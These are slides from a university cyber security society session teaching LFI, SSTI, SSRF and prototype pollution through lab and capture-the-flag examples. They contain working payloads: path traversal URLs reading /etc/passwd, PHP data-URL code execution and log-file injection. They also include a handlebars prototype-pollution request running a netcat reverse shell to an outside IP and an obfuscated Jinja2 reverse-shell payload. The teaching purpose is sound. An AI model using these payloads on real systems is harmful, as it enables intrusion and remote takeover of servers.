UNIVERSITY OF LIVERPOOL

CYBER SECURITY SOCIETY

Web attacks:
LFI, SSTI, SSRF, and Prototype Pollution

Disclaimer

Anything you learn in these sessions is FOR EDUCATIONAL PURPOSES ONLY and we are NOT RESPONSIBLE FOR YOUR ACTIONS! The tools we will show you aren't illegal but using them against a network you don't own or where you don't have the explicit written permission to use them is HIGHLY ILLEGAL and almost always against the terms of service.

DO NOT UNDER ANY CIRCUMSTANCES USE THE TOOLS AND TECHNIQUES SHOWN AGAINST ANY UNIVERSITY OWNED PRODUCT, WEBSITE OR NETWORK,YOU WILL BE PUNISHED BY THE DEPARTMENT/UNIVERSITY AND COULD BE PROSECUTED IN SOME CASES.

There are hundreds of websites where you can practice these techniques in a safe, legal environment without the risk of causing real damage or facing prosecution.

Local File Inclusion (LFI)

- A common vulnerability found in web servers that serve files from a directory structure
  - Being able to access files outside of the ones the developer wanted to be accessible (Remote File Inclusion is when the server accesses remote files)


Path traversal

- Escape the directory by navigating up the file tree (..)


```
http://example.com/index.php?page=../../../etc/passwd
```

- Sometimes the path will be filtered
  - Use urlencoding
  - Include the required path at start (if they force path to include some substring)


```
http://example.com/index.php?page=....//....//....//etc/passwd
http://example.com/index.php?page=....\/....\/....\/etc/passwd
http://some.domain.com/static/%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/etc/passwd
```



```php
<?php
// Can read arbritrary files
echo file_get_contents($_GET["file"]);

// Can read arbritrary files and maybe RCE
include $_GET["file"];
include_once $_GET["file"];
require $_GET["file"];
require_once $_GET["file"];
?>
```


http://localhost:8000/example.php?file=test.php

This is a test page


http://localhost:8000/example.php?file=/etc/passwd

```
root:x:0:0::/root:/bin/bash bin:x:1:1::/:/usr/bin/nologin daemon:x:2:2::/:/usr/bin/nologin mail:x:8:12::/var/spool/mail:/usr/bin/nologi
/usr/bin/nologin systemd-journal-remote:x:981:981:systemd Journal Remote:/:/usr/bin/nologin systemd-network:x:980:980:systemd
/usr/bin/nologin systemd-timesync:x:977:977:systemd Time Synchronization:/:/usr/bin/nologin systemd-coredump:x:976:976:system
/usr/bin/nologin nvidia-persistenced:x:143:143:NVIDIA Persistence Daemon:/:/usr/bin/nologin git:x:975:975:git daemon user:/:/usr
mDNS/DNS-SD daemon:/:/usr/bin/nologin geoclue:x:972:972:Geoinformation service:/var/lib/geoclue:/usr/bin/nologin ntp:x:87:87
plugins :/:/usr/bin/nologin brltty:x:967:967:Braille Device Daemon:/var/lib/brltty:/usr/bin/nologin cups:x:209:209:cups helper user:/
named:x:40:40:BIND DNS Server:/:/usr/bin/nologin openvpn:x:963:963:OpenVPN:/:/usr/bin/nologin saned:x:962:962:SANE daem
/lib/transmission:/usr/bin/nologin
```

PHP Wrapper URLs

- php://filter
  - Used to apply “filter”s to other data, when reading or writing
- php://input
  - Reads the data uploaded with POST request
- expect://
  - Read the output of a command (normally disabled)


book.hacktricks.xyz/pentesting-web/file-inclusion#lfi-rfi-using-php-wrappers

php://filter


- Uses php stream filters
  - Base64 decode: php://filter/convert.base64-encode/resource=file
  - Rotate 13: php://filter/string.rot13/resource=file
  - Zlib deflate: php://filter/convert.zlib-deflate/resource=file.xz

RFI / data URLs

- When using include or require PHP interprets the file as PHP code
  - This can be used to execute code on the machine
  - Normally this doesn't work as it requires a default option to be changed (allow_url_includes=1)




```
localhost:8000/example.php
http://localhost:8000/example.php?file=data:///text/plain,<?php echo shell_exec('whoami')?>
tom
http://localhost:8000/example.php?file=http://127.0.0.1:8001/hak.txt
tom
```



```
❯ cat hak.txt
<?php
echo shell_exec('whoami');
?>
/tmp/tmp.8Rpr9CGrd1
❯ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
127.0.0.1 - - [02/Nov/2021 16:52:35] "GET /hak.txt HTTP/1.1" 200
```

Log file injection

- When you can include files but cannot use data urls or remote files it is possible to inject code into log files
  - A common method is injecting php code into your User-Agent
- Common locations include:
  - /var/log/apache2/access.log
  - /var/log/httpd/access.log
  - /var/log/nginx/access.log




```
http://localhost:8000/example.php?file=../../../var/log/apache2/access.log
```

```
172.19.0.1 - - [02/Nov/2021:17:10:20 +0000] "GET /example.php HTTP/1.1" 200 462 "-" "Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0" 172.19.0.1 - -
"Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0"
```


Server Side Template Injection (SSTI)

- Templating engine: A server program used to generate non-static web content
  - e.g. Add your username to the text of a site
- When handling user-generated content the templating engine may be exploitable



```
POST /api/submit HTTP/1.1
Host: docker.hackthebox.eu:30331
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://docker.hackthebox.eu:30331/
Content-Type: application/json
Origin: http://docker.hackthebox.eu:30331
Content-Length: 418
Connection: close

{
  "artist.name":"Haigh",
  "__proto__.type":"Program",
  "__proto__.body":[
    {
      "type":"MustacheStatement",
      "path":0,
      "params":[
        {
          "type":"NumberLiteral",
          "value":"process.mainModule.require('child_process').execSync(`nc 143.110.175.12 4444 -e /bin/sh`)"
        }
      ],
      "loc":{
        "start":0,
        "end":0
      }
    }
  ]
}
```

Harlan’s jinja pwn



```
┌──(crewmate㉿amogos)-[~/Software]
└─$ git clone https://github.com/c3-ctf/jinja2pwn
Cloning into 'jinja2pwn'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 3 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.

┌──(crewmate㉿amogos)-[~/Software]
└─$ cd jinja2pwn

┌──(crewmate㉿amogos)-[~/Software/jinja2pwn]
└─$ ./jinja2pwn "id"
{%set MURKallt=()|attr("\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f")|attr("\
("\x5f\x5f\x6e\x61\x6d\x65\x5f\x5f"))%}{{"\x3c\x62\x72\x3e"|safe}}pwnb
6d\x70\x6f\x72\x74\x5f\x5f")("os")|attr("\x70\x6f\x70\x65\x6e")("\x69\

┌──(crewmate㉿amogos)-[~/Software/jinja2pwn]
└─$ ./jinja2pwn 10.128.0.1 31337
{%set MURKallt=()|attr("\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f")|attr("\
("\x5f\x5f\x6e\x61\x6d\x65\x5f\x5f"))%}{{"\x3c\x62\x72\x3e"|safe}}pwnb
6d\x70\x6f\x72\x74\x5f\x5f")("os")|attr("\x70\x6f\x70\x65\x6e")("\x70\
\x63\x6b\x65\x74\x2e\x73\x6f\x63\x6b\x65\x74\x28\x73\x6f\x63\x6b\x65\x
x31\x30\x2e\x31\x32\x38\x2e\x30\x2e\x31\x22\x2c\x20\x33\x31\x33\x33\x3
28\x29\x2c\x31\x29\x3b\x6f\x73\x2e\x64\x75\x70\x32\x28\x73\x2e\x66\x69
7")|attr("\x72\x65\x61\x64")()|replace("\x3c","\x26\x67\x74\x3b")|safe
```

Server Side Request Forgery (SSRF)

- When you are able to use the server to send requests to user-controlled destinations
  - Classic example: A website that screenshots another site
- Often non-public services have less security: by accessing them from the local network will be easier to attack
- The main mitigation for this is filtering the address ranges that users are allowed to connect to

Getting around IP filtering


- file:///
- http://localhost
- http://lo.cybersoc.cf
- DNS rebind
  - If the server checks the resolved IP, you can set up DNS to respond with a non-local IP for the first request and a local IP to the second

Gitlab when SSRF


- Gitlab is a code sharing platform similar to github except it is open source and people can host their own instance
- This year gitlab was found to be vulnerable to 2 different SSRF vulnerabilities
- By using this SSRF to connect to redis (a in memory database) RCE was possible

Prototype Pollution

- A way of exploiting how javascript works to increase attack surface
- Every object in javascript has a prototype which contains the functions that can be called on the object. This prototype can be modified at any time and is global to all objects of the same type.
- This can be used to exploit templating engines such as handlebars
- By adding to the root prototype you can add attributes to every object in the context




```
'test'.__proto__
▼ String { "" }
  ▶ anchor: function anchor()
  ▶ at: function at()
  ▶ big: function big()
  ▶ blink: function blink()
  ▶ bold: function bold()
  ▶ charAt: function charAt()
  ▶ charCodeAt: function charCodeAt()
  ▶ codePointAt: function codePointAt()
  ▶ concat: function concat()
  ▶ constructor: function String()
  ▶ endsWith: function endsWith()
  ▶ fixed: function fixed()
  ▶ fontcolor: function fontcolor()
  ▶ fontsize: function fontsize()
  ▶ includes: function includes()
  ▶ indexOf: function indexOf()
  ▶ italics: function italics()
  ▶ lastIndexOf: function lastIndexOf()
    length: 0
  ▶ link: function link()
  ▶ localeCompare: function localeCompare()
  ▶ match: function match()
  ▶ matchAll: function matchAll()
  ▶ normalize: function normalize()
  ▶ padEnd: function padEnd()
  ▶ padStart: function padStart()
  ▶ repeat: function repeat()
  ▶ replace: function replace()
  ▶ replaceAll: function replaceAll()
  ▶ search: function search()
  ▶ slice: function slice()
  ▶ small: function small()
```




```
'test'.__proto__.__proto__
▼ Object { … }
  ▶ __defineGetter__: function __defineGetter__()
  ▶ __defineSetter__: function __defineSetter__()
  ▶ __lookupGetter__: function __lookupGetter__()
  ▶ __lookupSetter__: function __lookupSetter__()
    __proto__: null
  ▶ constructor: function Object()
  ▶ hasOwnProperty: function hasOwnProperty()
  ▶ isPrototypeOf: function isPrototypeOf()
  ▶ propertyIsEnumerable: function propertyIsEnumerable()
  ▶ toLocaleString: function toLocaleString()
  ▶ toString: function toString()
  ▶ valueOf: function valueOf()
  ▶ <get __proto__()>: function __proto__()
  ▶ <set __proto__()>: function __proto__()
```

We have reached root prototype



```
'test'.__proto__.__proto__.foo = 'bar';
({}).foo;
"bar"
```

